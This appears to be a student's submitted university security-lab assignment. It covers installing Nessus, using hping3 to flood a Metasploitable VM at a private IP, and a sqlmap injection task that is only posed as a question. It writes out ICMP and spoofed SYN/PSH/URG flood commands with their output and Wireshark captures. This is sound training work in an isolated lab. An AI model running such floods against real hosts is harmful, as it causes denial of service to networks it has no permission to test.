

SCHOOL OF INFORMATION TECHNOLOGY AND
ENGINEERING

DIGITAL ASSIGNMENT 3

WINTER SEMESTER 2022-23

Course : Information Security Management Lab

Marks :15

Course Code : CSE3502

Slot : L25+26

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20BIT0238

1. Install Nessus Essentials in Kali linux with your username as registration number.

(6 marks)


Give the following snapshots:

- location where Nessus is downloaded and installation commands in the terminal to start Nessus
- Login details showing the username (your registration number) and after login showing the dashboard with your username on the top right corner.

Note: google drive link to be given as installation and compilation of plugins

may take more time and the snapshots of Nessus login alone can be updated

later.



nessus essentials

As part of the Nessus family, Nessus® Essentials (formerly Nessus Home) allows you to scan your environment (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Essentials does not allow you to perform compliance checks or content audits, Live Results or use the Nessus virtual appliance. If you require these additional features, please purchase a [Nessus Professional](#) subscription.

Register for an Activation Code


First Name: 20BIT0238 Last Name: wol

Business Email: havewol615@mirtox.com

☐ Check to receive updates from Tenable

Tenable will only process your personal data in accordance with its [Privacy Policy](#).


Get Started





https://drive.google.com/drive/folders/1qmchP2g0zudr2RD3So7xyiy5tkaoukH8?usp=share_link

2. Perform any three types of flooding using hping3 tool targeting your metasploitable ip and show the necessary snapshots in Kali terminal and also in Wireshark (6 marks). There should be some packet loss in the ping statistics.

Wireshark before





```
Player
Kali 2022 v64 Customized by zSecurity 1.0.9 - VMware Workstation 17 Player (Non-commercial use only)
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ sudo hping3 --icmp --flood 192.168.42.129
[sudo] password for kali:
HPING 192.168.42.129 (eth0 192.168.42.129): icmp mode set, 28 headers + 0 dat
a bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.42.129 hping statistic ---
786406 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)~$ sudo hping3 -S -P -U --flood -V --rand-source 192.168.42.129
using eth0, addr: 192.168.42.129, MTU: 1500
HPING 192.168.42.129 (eth0 192.168.42.129): SPU set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.42.129 hping statistic ---
211055 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)~$ 20bT0238
```

Kali 2022 v64 Customized by zSecurity 1.0.9 - VMware Workstation 17 Player (Non-commercial use only)

Feb 16 21:24

Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
2477	76.393724323	192.168.42.128	192.168.42.129	TCP	54	135 → 39621 [RST, ACK] Seq=1 Ack=3389597845 Win=0 Len=0
2477	76.393731213	192.168.42.128	192.168.42.129	TCP	54	135 → 39622 [RST, ACK] Seq=1 Ack=331973891 Win=0 Len=0
2477	76.393794436	192.168.42.128	192.168.42.129	TCP	54	135 → 39623 [RST, ACK] Seq=1 Ack=1419328846 Win=0 Len=0
2477	76.393802806	192.168.42.128	192.168.42.129	TCP	54	135 → 39624 [RST, ACK] Seq=1 Ack=736698774 Win=0 Len=0
2477	76.393907184	192.168.42.128	192.168.42.129	TCP	54	135 → 39625 [RST, ACK] Seq=1 Ack=795194993 Win=0 Len=0
2477	76.393955417	192.168.42.128	192.168.42.129	TCP	54	135 → 39626 [RST, ACK] Seq=1 Ack=3617770992 Win=0 Len=0
2477	76.393997717	192.168.42.128	192.168.42.129	TCP	54	135 → 39627 [RST, ACK] Seq=1 Ack=268428887 Win=0 Len=0
2477	76.394009831	192.168.42.128	192.168.42.129	TCP	54	135 → 39628 [RST, ACK] Seq=1 Ack=3884919441 Win=0 Len=0
2477	76.394061976	192.168.42.128	192.168.42.129	TCP	54	135 → 39629 [RST, ACK] Seq=1 Ack=1856610998 Win=0 Len=0
2477	76.394076253	192.168.42.128	192.168.42.129	TCP	54	135 → 39630 [RST, ACK] Seq=1 Ack=933391339 Win=0 Len=0
2477	76.394111791	192.168.42.128	192.168.42.129	TCP	54	135 → 39631 [RST, ACK] Seq=1 Ack=617297252 Win=0 Len=0
2477	76.394119869	192.168.42.128	192.168.42.129	TCP	54	135 → 39632 [RST, ACK] Seq=1 Ack=1238508070 Win=0 Len=0
2477	76.394159726	192.168.42.128	192.168.42.129	TCP	54	135 → 39633 [RST, ACK] Seq=1 Ack=2851402143 Win=0 Len=0
2477	76.394167272	192.168.42.128	192.168.42.129	TCP	54	135 → 39634 [RST, ACK] Seq=1 Ack=4071101883 Win=0 Len=0
2477	76.394209172	192.168.42.128	192.168.42.129	TCP	54	135 → 39635 [RST, ACK] Seq=1 Ack=724368723 Win=0 Len=0
2477	76.394219389	192.168.42.128	192.168.42.129	TCP	54	135 → 39636 [RST, ACK] Seq=1 Ack=4895932497 Win=0 Len=0
2477	76.394267847	192.168.42.128	192.168.42.129	TCP	54	135 → 39637 [RST, ACK] Seq=1 Ack=2815827986 Win=0 Len=0
2477	76.394277259	192.168.42.128	192.168.42.129	TCP	54	135 → 39638 [RST, ACK] Seq=1 Ack=104110151 Win=0 Len=0
2477	76.394328548	192.168.42.128	192.168.42.129	TCP	54	135 → 39639 [RST, ACK] Seq=1 Ack=3236607821 Win=0 Len=0
2477	76.394340180	192.168.42.128	192.168.42.129	TCP	54	135 → 39640 [RST, ACK] Seq=1 Ack=3973592161 Win=0 Len=0
2477	76.394391222	192.168.42.128	192.168.42.129	TCP	54	135 → 39641 [RST, ACK] Seq=1 Ack=3338389397 Win=0 Len=0
2477	76.394400797	192.168.42.128	192.168.42.129	TCP	54	135 → 39642 [RST, ACK] Seq=1 Ack=3132124485 Win=0 Len=0
2477	76.394446032	192.168.42.128	192.168.42.129	TCP	54	135 → 39643 [RST, ACK] Seq=1 Ack=2624647934 Win=0 Len=0
2477	76.394455816	192.168.42.128	192.168.42.129	TCP	54	135 → 39644 [RST, ACK] Seq=1 Ack=3547167518 Win=0 Len=0
2477	76.394753244	192.168.42.128	192.168.42.129	TCP	54	135 → 39645 [RST, ACK] Seq=1 Ack=256413781 Win=0 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0

```
0000 ff ff ff ff ff ff 00 50 56 c0 00 08 08 00 00 01 .....P.V.....
0010 00 00 00 04 00 01 00 50 56 c0 00 08 08 00 00 01 .....P.V.....
0020 00 00 00 00 00 00 c0 00 2a 02 00 00 00 00 00 00 .....*.....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

"20bT0238" is neither a field nor a protocol name.

Packets: 2477/98 - Displayed: 2477/98 (100.0%)

Profile: Default

3. Implement a sql injection using sqlmap targeting either the dwwa or mutilidae application of your metasploitable ip to retrieve the databases and table names of a web page.(3 marks) Provide snapshot of the command and its results

